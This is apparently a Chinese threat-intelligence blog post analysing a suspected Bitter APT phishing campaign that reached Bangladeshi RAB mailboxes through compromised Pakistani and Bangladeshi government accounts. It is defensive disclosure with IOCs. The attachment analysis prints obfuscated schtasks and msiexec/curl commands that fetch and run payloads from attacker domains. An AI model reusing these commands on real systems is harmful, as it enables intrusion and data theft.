

疑似印度蔓灵花组织通过巴基斯坦政府机构作为跳板攻击孟加拉国

📅 2022年4月24日 (https://ti.dbappsecurity.com.cn/blog/articles/2022/04/24/Bitter-Attack-Bd/)👤 猎影实验室 (https://ti.dbappsecurity.com.cn/blog/articles/author/admin/) 217 次浏览

摘要

近期安恒安全数据部猎影实验室捕获到多个疑似蔓灵花组织利用得到权限的巴基斯坦、孟加拉国政府邮箱发起的网络攻击活动样本。该批样本无论在攻击手法或者武器代码等方面都与该组织此前的攻击活动极为相似，延续了其一贯的攻击特征。

另外，我们发现其中一处回连域名使用了中文拼音，疑似伪装为我国进行攻击。虽然此次攻击时针对孟加拉，但也不排除存在针对国内的攻击行动的，可能需要排查是否也有可能存在攻击国内的情况。

(蔓灵花(Bitter)是一个被广泛认为来自印度的APT组织，该组织长期针对我国及周边南亚各国的政府、军工、电力、核等部门发动网络攻击，窃取敏感数据，具有较强的政治背景。)

攻击情况概览

此次我们捕获了多个邮件样本，以下对其进行分析。

样本列表：

MD5	时间	邮件主题	主题译文
b22d0d84ffa720303fffa745e9ae3ecd	2021年9月1日 16:44:59	CDR	通话详情申请
3ffbe996ee250d66705dbd17e63fdbc2	2021年11月11日 20:03:58	CDR	通话详情申请
1842544451289c6eda8d4e2ba0057292	2021年11月11日 20:06:39	List of registered cases	注册案件列表
ef9bfe5601d1431962ab56c531da8b67	2021年12月15日 12:59:38	Application for CDR	通话详情申请
9b313e221846c9ba1723f52be12911f7	2022年1月5日 15:09:00	CDR	通话详情申请
a447e181e60331eb87cda701ed7196c8	2022年1月5日 15:10:32	List of Numbers to be verified	待确认号码清单
0c9ef3b0c3ccd0abf140143268883e0b	2022年2月3日 14:00:37	List of Numbers to be verified	待确认号码清单
966da1d6c5365f6dc111e7616f667bd4	2022年2月3日 14:31:09	SFF Joint Ops Initiative Zero Draft	特殊安全部队联合行动草案
27fad5d246bff43cc0b5e766fe07cd70	2022年2月16日 18:23:07	VVIP Visit report	VVIP访问报告

这些邮件的收件人都为孟加拉政府机构邮箱，根据发件人情况，可以分为两类：一类邮件发送自巴基斯坦政府机构邮箱账号，另一类邮件发送自孟加拉政府机构邮箱账号。

来自巴基斯坦的邮件：

发件人	收件人	邮件主题	主题译文
“RAB-13 RANGPUR <cdrrab13bd@gmail.com>”<arc@desto.gov.pk>	dirint@rab.gov.bd	CDR	通话详情申请
“RAB-13 RANGPUR <cdrrab13bd@gmail.com>”<arc@desto.gov.pk>	opsoffr_rab14@rab.gov.bd	CDR	通话详情申请
“RAB-13 RANGPUR<cdrrab13bd@gmail.com>”<mem_psd@pc.gov.pk>	opsoffr_rab14@rab.gov.bd	List of registered cases	注册案件列表
“rab 3 tikatuly <rab3tikatuly@gmail.com>”<ddscm2@pof.gov.pk>	dddata_int@rab.gov.bd	Application for CDR	通话详情申请
RAB-13 RANGPUR <chief_pia@pc.gov.pk>	opsoffr_rab14@rab.gov.bd	CDR	通话详情申请
RAB-5 <so.dc@pc.gov.pk>	infofr@rab.gov.bd	List of Numbers to be verified	待确认号码清单
RAB-5 <so.dc@pc.gov.pk>	opsoffr_rab14@rab.gov.bd	List of Numbers to be verified	待确认号码清单

这批样本中，最早的发件时间为2021年9月1日，从<ddscm2@pof.gov.pk>发往dddata_int@rab.gov.bd，发件人名和邮箱伪装成了 rab 3 tikatuly <rab3tikatuly@gmail.com> (RAB-3 提卡图利部队)

Application for CDR

 **rab 3 tikatuly** <rab3tikatuly@gmail.com> <ddscm2@pof.gov.pk>
2021/9/1 16:44

收件人: dddata_int@rab.gov.bd

 ASP AVIJIT DAS.doc
35.6 KB

Dear sir,

Please go through the att file

Thanks & Regards

Bina Rani Das, PPM(Seba)
Addl ASP
Staff Officer (Ops)
RAB-3, Tikatuly, Dhaka.

这批邮件情况类似，使用不同来自巴基斯坦的官方邮箱账号，伪装成快速反应部队（RAB）的邮箱账号，进行钓鱼活动。这些邮件的共同点在于使用同样的伪装名称，都是伪装成来自RAB部队在孟加拉其他营地的正常申请。。

List of registered cases

 **RAB-13 RANGPUR**<cdrrab13bd@gmail.com> <mem_psd@pc.gov.pk>
2021/12/15 12:59

收件人: opsoffr_rab14@rab.gov.bd

 Registered Cases List.xlsx
11.22 KB

Dear Sir,

Find the attached document below for your further necessary action please.

Best regards,

Mahumud Bashir Ahmed
Fit Lt
Ops officer
RAB-13

来自孟加拉的邮件：

邮件列表：

发件人	收件人	邮件主题	主题译文
Mohiuddin Ahmad <mohiuddin@ssf.gov.bd>	dirint@rab.gov.bd, intbr@rab.gov.bd, dirinvest@rab.gov.bd, dirair@rab.gov.bd, dirops@rab.gov.bd, dirpr oj@rab.gov.bd	SFF Joint Ops Initiativ e Zero Draft	特殊安全部队联 合行动草案
Mohiuddin Ahmad <mohiuddin@ssf.gov.bd>	dg@rab.gov.bd, adgadmin@rab.gov.bd, adgops@rab.gov.bd, dirops@rab.gov.bd, dirair@rab.gov.bd, diri nvest@rab.gov.bd, dirmis@rab.gov.bd, dirint@rab.gov.bd	WWIP Visit report	WWIP访问报告
Mohiuddin Ahmad <mohiuddin@ssf.gov.bd>	intbr@rab.gov.bd, ddmntr@rab.gov.bd, dddata_int@rab.gov.bd, infobr@rab.gov.bd, honeycomb@rab.go v.bd, central_int@rab.gov.bd	VIP Visit report rab c onfirmation	VIP访问报告RAB 确认

随后在2月初，我们陆续发现了来自孟加拉官方邮箱的钓鱼邮件，这些邮件发送人名为“Mohiuddin Ahmad”，邮箱号为mohiuddin@ssf.gov.bd

VVIP Visit report

 **Mohiuddin Ahmad** <mohiuddin@ssf.gov.bd>
2022/2/3 14:00

收件人: dg@rab.gov.bd; adgadmin@rab.gov.bd; adgops@rab.gov.bd; dirops@rab.gov.bd; dirair@rab.gov....

 visit intel.rar
3.43 KB

Assalamu Alaikum Sir,

Subj mail with att file is shared for your kind info and nec act Pl.


--
Regards,

Flight Lieutenant Mohiuddin Ahmad
Assistant Director
Special Security Force
Prime Minister's Office
Dhaka, Bangladesh

Contact No: +880-1313035587


在诱饵邮件中自称来自特殊安全部队的空军上尉，向孟加拉政府内的多个重点账户发送。这也是我们发现的首封发送自孟加拉政府邮箱的邮件。

后续也发现了几封使用同一账号发送的邮件，投递目标也都为孟加拉政府重点单位邮箱，比如下图以“特殊安全部队联合行动”为主题的钓鱼邮件。




情况分析：

对比在这封邮件前后捕获得的钓鱼邮件的收件人信息，可以明显发现攻击的递进情况。一开始，蔓灵花组织利用以及得到的巴基斯坦政府邮箱对孟加拉快速反应部队的几个对外邮箱进行邮件钓鱼，邮件的收发人情况见下图：



前期的攻击重点对象为opsoffr_rab14@rab.gov.bd账号，整体情况见下图：



看得出蔓灵花组织在持续一段时间的攻击之后，得到了孟加拉政府部分失陷的内部邮箱账号，并借此扩大对孟加拉国的快速反应部队（RAB）的重点邮箱账号的横向钓鱼攻击。

(RAB) 孟加拉快速行动营：

这一系列攻击的目标指向了孟加拉快行动营，快速行动营或RAB是孟加拉国警察的精英反犯罪和反恐单位。

快速行动营

来自维基百科，自由的百科全书

快速行动营或**RAB**是**孟加拉国警察**的精英反犯罪和反恐单位。它由孟加拉国警察、**孟加拉国陆军**、**孟加拉国海军**、**孟加拉国空军**、**孟加拉国边防卫队**、**孟加拉国公务员**和**孟加拉国国防军**的成员组成。它于2004年3月26日成立，当时名为RAT（快速行动小组），并于2004年4月14日开始运作。^[注2]
快速行动营因使用**法外杀戮**而受到人权组织的批评，并被指控**强迫失踪**。^[注2]

RAB部队共有15个营规模的野战部队，在本次我们捕获的样本中，发现了发件人伪装成RAB-3、RAB-5和RAB-13的钓鱼邮件

两类附件分析：

钓鱼邮件包含的附件主要分为两类，一类是CHM格式的文件，另一类则是XLSX、DOCX类型的文档文件。

CHM附件分析：

打开CHM文件后，执行doc.htm文档中的Script代码，创建一个名为“AdobeUpdater”的任务计划程序。


该任务计划程序会每隔15分钟执行一次如下命令：“/c start /min msiexec /i http://zhaodaolajiankang[.]com/csslogs/try.php?h=%computername%*%username% /qn /norestart”。从远程服务器下载后续载荷并执行。

```
command: "C:\Windows\System32\schtasks.exe" /create /sc minute /mo 15 /tn AdobeUpdater /tr "%coMSPec% /c s^t^a^r^t /^m^i^n m^s^s^e^x^e^c ^/i ht^p://zhao^daola^j^ianka^ng.com/^css^logs^/tr^y.php?h=%computername%*%username% /q^n ^/^norestart" /f
command: schtasks /create /sc minute /mo 15 /tn AdobeUpdater /tr "%coMSPec% /c s^t^a^r^t /^m^i^n m^s^s^e^x^e^c ^/i ht^p://zhao^daola^j^ianka^ng.com/^css^logs^/tr^y.php?h=%computername%*%username% /q^n ^/^norestart" /f
```

该链接使用了中文拼音，在蔓灵花过往的活动中曾使用过。截止目前访问该链接，还会返回一个大小为0字节的“CERT.msi”文件。

Final URL	
https://zhaodaolajiankang.com/csslogs/try.php?h=%25computername%25*%25username%25	
Serving IP Address	
162.0.235.5	
Status Code	
200	
Headers	
content-length	0
content-disposition	attachment; filename="CERT.msi"
x-powered-by	PHP/7.2.34
expires	0
keep-alive	timeout=5, max=100
server	LiteSpeed
x-turbo-charged-by	LiteSpeed
content-description	File Transfer
pragma	public
cache-control	must-revalidate
date	Mon, 18 Apr 2022 05:22:34 GMT
content-type	application/octet-stream

与猎影实验室过往对蔓灵花组织的活动中发现的活动特征吻合。



此样本与我们在蔓灵花针对通过分析Bitter组织此前的攻击活动推测，该MSI文件通常会在后续执行过程中释放Downloader下载器或者.NET RAT远控后门执行，用于收集受害者的敏感数据等信息。在Bitter历史攻击事件中也曾多次使用该方法投递下载器和远程控制组件。

XLSX/DOCX附件分析：

该样本以“待确认数目清单”作为诱饵，打开后会触发CVE-2017-11882漏洞执行Shellcode代码。

b7765ff16309baacff3b19d1a1a5dd7850a1640392f64f19353e8a608b5a28c5

安恒情报

退出攻击

蔓灵花

用户标签

+ 新标签

文件类型

xlsx

首次发现

2021-12-03 07:35:33

文件大小

11487字节

最近发现

2022-04-18 14:39:36

VT检测

15/72

分析时间

2022-04-15 15:10:45

文件图标

云沙箱检测: 高危

重新分析

下载文件

导出报告

威胁情报

静态分析

动态分析

文件内容

同源样本

可视化分析

流量事件

源代码

评论

威胁情报

情报来源	首次发现	最近发现	威胁情报	是否活跃	置信度
安恒情报	2022-01-08	2022-01-08	退出攻击 蔓灵花		
开源情报	2022-01-10	2022-01-10	木马 蔓灵花		

该任务计划程序会每隔15分钟执行一次如下命令，从远程服务器下载后续载荷并执行。

» 高危行为

恶意程序通过命令行方式操控系统计划任务,一般用户创建、修改、启动计划任务

规则名称	行为类型	进程信息	详细
设置计划任务 (通过命令行方式)	Maliciou s	EQNEDT32.EX E	进程: C:\Windows\System32\schtasks.exe "C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 20 /TN \Windows\RdxFact\RdxFac /TR "c:\users\public\music\RdxFactory.exe" /f
设置计划任务 (通过命令行方式)	Maliciou s	EQNEDT32.EX E	进程: C:\Windows\System32\schtasks.exe "C:\Windows\System32\schtasks.exe" /create /sc MINUTE /mo 15 /TN \Windows\RdxFact\Rdx /TR "cmd /c start /min curl --output c:\users\public\music\RdxFactory.exe -O ""https://slrpncontrlntface.com/nt.php/?dt=%computername%-EX-2&ct=2""

此阶段其他钓鱼邮件的payload与该样本类似，不作赘述。

总结

巴基斯坦与孟加拉分别位于印度的东西两侧，同时两国在历史上也有着一定的渊源。本次针对孟加拉军方的攻击活动，来源于蔓灵花针对巴基斯坦的长期渗透中所获得的一处跳板。蔓灵花在利用该跳板攻入一定目标后，又迅速利用钓鱼扩大入侵范围。



本次事件在钓鱼的手法上，与近期安恒安全数据部猎影实验室捕获的借用尼泊尔湿婆节题材等相关诱饵发起的网络攻击活动样本(https://ti.dbappsecurity.com.cn/blog/articles/2022/03/11/bitter-nepal-army-day/),十分相似。在那次的攻击活动中，蔓灵花组织借用攻击活动中得到的尼泊尔官方湿婆节邀请函制作诱饵，对巴基斯坦的政府以及核能人员，发起定向攻击。

蔓灵花组织在这些年长期针对巴基斯坦与我国发起攻击，也在这些年的攻击活动中，得到不少可以用作跳板资产。而近期蔓灵花的活动，也表现了该组织似乎开始借助这些年攻击活动中积累各类入侵成果，不断扩大自己的攻击范围和提升攻击的迷惑性。

IOC

Domain:

zhaodaolajiankang[.]com

olmajhnservice[.]com

slrpnlcontrlintrface[.]com

MD5:

bdbbd70229591fb1102365f4bb22196b

5e5201514800509b2e75a3fcffad7405

527dc131149644af439e0e8f96a2c4eb

845500d36bbfa997e75e563d58d2e9f2

📁 Apt分析 (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Category/Apt/)

🔍 APT (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/Apt/), Bangladesh (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/Bangladesh/), BITTER (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/Bitter/), 孟加拉 (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/%E5%Ad%9f%E5%8a%A0%E6%8b%89/), 巴基斯坦 (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/%E5%B7%B4%E5%9f%Ba%E6%96%Af%E5%9d%A6/), 蔓灵花 (Https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Tag/%E8%94%93%E7%81%B5%E8%8a%B1/)

Comments are closed.



杭州安恒信息技
术股份有限公司
威胁情报中心
Copyright @
DbappSecurity
All Rights
Reserved

更多产品

威胁狩猎平 威胁检测平
台 (THP) 台 (TDP)
威胁情报平台 (TIP) 威胁情报云
API服务

浙ICP备
09102757号-1 威胁情报 威胁情报社区订阅
浙公网安备 33010802003444
号 SaaS订阅

联系我们

ti_support@dbappsecurity.com.cn(mailto:ti_support@dbappsecurity.com.cn)



